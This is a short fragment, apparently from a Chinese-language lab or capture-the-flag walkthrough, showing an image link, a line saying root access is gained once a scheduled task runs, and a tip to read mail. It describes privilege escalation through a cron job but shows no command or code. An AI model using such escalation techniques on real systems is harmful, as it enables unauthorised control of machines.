
等待定时任务自动执行成功获得root权限

Tips: 可以用mail查看邮件